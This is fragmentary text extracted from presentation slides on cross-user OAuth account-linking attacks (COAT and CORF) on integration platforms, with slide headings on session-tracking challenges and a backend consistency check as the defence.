
- **state=eyJxxx.yyy.zzz** AND • **redirect\_uri:**  
{"app\_id": <lyft>,  
...}  
/ state-associated session
- https://platform.com/<lyft>/redirect  
app\_id

# Proper Implementation for both COAT and CORF: Consistency Check at Platform Backend




# Cross-user Attacks

# Vanilla OAuth relies on Browser to Track Session




# Challenge #1: User-Agent can't Track Session due to "Multiple" Origins




**Scenario I:** involvement of **multiple origins** (domains)  
Due to server-side decoupling. e.g., microservices, shared auth component

# Common Pattern: URL-Dispatched Account Linking Session

Cross-user  
Attack



# Challenge #2: User-Agent can't Track Session due to the "Gap" with Native App

